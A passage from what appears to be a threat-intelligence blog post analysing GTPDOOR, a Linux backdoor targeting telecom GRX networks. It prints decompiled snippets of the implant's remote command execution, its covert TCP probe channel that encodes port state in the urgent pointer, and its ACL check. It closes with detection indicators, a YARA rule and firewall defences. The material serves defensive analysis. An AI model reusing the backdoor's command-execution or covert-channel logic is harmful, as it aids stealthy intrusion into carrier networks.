80        printf("excute result is %s\n", s);
81        v17 = sendResult2Peer(fd, &packet, v10, (__int64)s, v16);
82        printf("send %d\n", v17);
83        exit(0);
84      }
85    }
86    if ( gtpKeyMsg->cmdMsgType == 1 )
87    {
88      *(_DWORD *)idkey = *(_DWORD *)gtpKeyMsg->data;
89      memset(s, 0, 0x32uLL);
90      sendResult2Peer(fd, &packet, v10, (__int64)s, strlen(s));
91    }
```

(https://undefined/assets/images/gtpdoor/20.png)

```
75      printf("receive %d, cmd type is %d and cmdl is %d\n", v13, gtpdoor->cmdMsgType, gtpdoor->cmdLength);
76      myDecryptFun(&idkey, 4u, gtpdoor->data, gtpdoor->cmdLength, gtpdoor->data);
77      if ( gtpdoor->cmdMsgType )
78        break;
```

```
79 LABEL_32:
80       printf("cmd is %s\n", gtpdoor->data);
81       if ( !fork() )
82       {
83         memset(dest, 0, sizeof(dest));
84         v19 = remoteExec(gtpdoor->data, dest);
85         printf("excute result is %s\n", dest);
86         v20 = sendResult2Peer(fd, &s, v13, dest, v19);
87         printf("send %d\n", v20);
88         exit(0);
89       }
90     }
91     switch ( gtpdoor->cmdMsgType )
92     {
93       case 1u:
94         idkey = *gtpdoor->data;
```

(https://undefined/assets/images/gtpdoor/10.png)

All printf() statements such as those observed above are emitted to `stdout`. As such it is likely GTPDOOR would be invoked similar to the following (redirecting `stdin` and `stderr` to `/dev/null` and detaching from the parent process):

```
nohup ./gtpdoor 2>&1 2>/dev/null &
```

More on the probing feature

The TCP probe is a feature that allows an external host to probe the GRX listening address for TCP packets. A subnet filter is checked against the source IP address of the “client” and if it does **NOT** match, a reply message is sent to the client. A response packet to a probe would indicate the implant is running. No service needs to listen the TCP beaconing port: as with the GTP message handler, a raw socket is used to “intercept” all TCP packets. Hence, the beacon response packet that is sent back to the probing host is manually assembled, copying the incoming packet’s relevant IP and TCP header fields into the outgoing beacon packet.

The client that sends the probe TCP packet can differentiate if the port/service was open on the destination port as the urgent pointer flag in the TCP header is set accordingly:

```
48   hostlong = ntohl(tcpPktIn->ack_seq);
49   tcpPktOut->source = tcpPktIn->dest;
50   tcpPktOut->dest = tcpPktIn->source;
51   if ( *(tcpPktIn + 13) == 16 )                 // TCP ACK
52   {
53     v24 = ntohs(ipPktIncoming->id);
54     pktCopy->id = htons(v24);
55     v3 = htonl(hostlong);
56     tcpPktOut->seq = v3;
57     v4 = htonl(incomingPktSeqNumber);
58     tcpPktOut->ack_seq = v4;
59     tcpPktOut->urg_ptr = htons(1u);
60   }
61   else if ( *(tcpPktIn + 13) == 2 )             // TCP SYN
62   {
63     tcpPktOut->seq = htonl(0);
64     v5 = htonl(incomingPktSeqNumber + 1);
65     tcpPktOut->ack_seq = v5;
66     tcpPktOut->urg_ptr = htons(0);
67   }
68   *(tcpPktOut + 12) &= 0xF0u;
```


if tcp port is open, urgent flag will be set

```
69  *(tcpPktOut + 12) = *(tcpPktOut + 12) & 0xF | 0x50;
70  *(tcpPktOut + 13) = 0x14;                       // TCP ACK/RST flags
71  tcpPktOut->window = htons(0);
72  pktIncomingDstAddr = ipPktIncoming->daddr;
```


(https://undefined/assets/images/gtpdoor/11.png)


The probe response packets will always have the `ACK/RST` flags set and the urgent pointer flags set according to if an `TCP ACK` was observed. This is a covert way of encoding messages by bit manipulation in the TCP header.

We can observe the differences in a tcpdump. In the following a TCP connect() from the probe "client" on a non existing port `22222` has a probe response `RST/ACK` with the urgent pointer flat set to `0` :



(https://undefined/assets/images/gtpdoor/12.png) On the other hand, when the client connects to an open port `22 (SSH)` , the probe response includes a `RST/ACK` but this time with the urgent pointer set to `1`





(https://undefined/assets/images/gtpdoor/13.png)

It is not known if the ACL is intended to be a deny list or allow list - there are pros and cons of explicitly denying IP subnets from probing:

- Avoid keeping threat actor C2 infrastructure network/IPs resident in memory
- Specify internal victim networks or IPs to prevent causing traffic disruption from reply TCP messages or by being detected due to these abnormal messages

On the other hand, any host on the GRX network can scan network operator IP addresses by sending TCP SYN packets on non-standard port numbers to determine which systems have been infected.

Based on analysis of the samples alone, the author assumes this behaviour is intentional. The threat actor can change their C2 infrastructure or intermediate transit hosts without loosing the ability to send probe messages.

An approximation of the ACL filtering. Note the `!` on line `118`:

```
94  if ( pktIncomingDstAddr == local_grx_addr )   // set when GTP magic packet recieved prior
95  {
96    if ( *(tcpPacketIncoming + 13) == 0x10 || (tmp = *(tcpPacketIncoming + 13), tmp == 2) )// TCP SYN or SYN/ACK
97    {
98      ipInSubnet = 0;
99      pthread_mutex_lock(&mut_accept_addr_list);
100     for ( i = 0; i <= 4; ++i )
101     {
102       if ( !acceptiplist[2 * i] )
103       {
104         if ( !i )
105           ipInSubnet = 1;                    // no address set in ACL
106         break;
107       }
108       acceptNetmask = -1 << (32 - maskArray[2 * i]);
109       acceptIpListMasked = acceptNetmask & acceptiplist[2 * i];
110       srcAddressAndMask = acceptNetmask & matchSrcAddr;
111       if ( acceptIpListMasked == (acceptNetmask & matchSrcAddr) )// packet src address is in ACL net
112       {
113         ipInSubnet = 1;
114         break;
115       }
116     }
117     tmp = pthread_mutex_unlock(&mut_accept_addr_list);
118     if ( !ipInSubnet )                       // do not send probe response as IP in ACL
119     {
120       printf("send ret message to addr : %s\n", pktSrcAddr);
121       tmp = sendto(sockfd, pktOutgoing, 0x28u, 0, &addr, n);
122       prResult = tmp;
123       if ( tmp > 0 )
124         tmp = printf("send ret message reply ok,ret_l is %d\n", prResult);
125     }
126   }
127 }
```
(https://undefined/assets/images/gtpdoor/14.png)

Notably one condition before TCP packets are “intercepted” by the process is the global variable `local_grx_addr` must be set first. This is set based on the destination IP address in

any GTP-C packet that is received.

Another condition is that the ACL must have at least one subnet or IP defined for the probe feature to be operational.

Detection

- GTPDOOR can be identified by listing raw sockets open on the system, e.g. via `lsof`, looking for `SOCK_RAW`.
- Process name stomped files that are disguised as kernel threads can be identified by their parent process ID not being `2`
- The presence of the mutex `/var/run/daemon.pid` could be an indicator.
- The presence of the file `system.conf` could be an indicator.


Yara rule for threat hunting:

```
rule Linux_Malware_GTPDOOR_v1v2
{
        meta:
                description = "Detects GTPDOOR"
                author = "@haxrob"
                data = "28/02/2024"
                reference = "https://doubleagent.net/telecommunications/backdoor/gtp/
2024/02/27/GTPDOOR-COVERT-TELCO-BACKDOOR"
                hash1 =
"827f41fc1a6f8a4c8a8575b3e2349aeaba0dfc2c9390ef1cceeef1bb85c34161"
                hash2 =
"5cbafa2d562be0f5fa690f8d551cdb0bee9fc299959b749b99d44ae3fda782e4"
        strings:
                $s1 = "excute result is" ascii fullword
                $s2 = "idkey not correct" ascii fullword
                $s3 = "send ret message" ascii fullword
        condition:
                uint16(0) == 0x457f and
                2 of them and
                filesize < 20KB
}
```

Defence

GTP Firewall

GPTDOOR handles malformed GTP packets. In the following test, the GTP protocol type of `0` (GTP prime - charging related) is set in custom client. GTP' does not work over the GTP-C port. Additionally the extension header is corrupt. The GTPDOOR message encrypted payload is appended on the GTP message. As such, a GTP capable firewall may detect and drop abnormal packets like this.



(https://undefined/assets/images/gtpdoor/16.png)

Firewalling

- The inbound UDP port is required to be open for systems that require it on the GRX network. Firewall rules should be explicit enough to drop these packets inbound for any system that does not use the GTP protocol
- Aggressive rules to block inbound TCP connections via the GRX - There is not alot that actually needs to be open
- Probe TCP packets with RST/ACK flag set could be dropped on the GRX firewall

Updated: February 27, 2024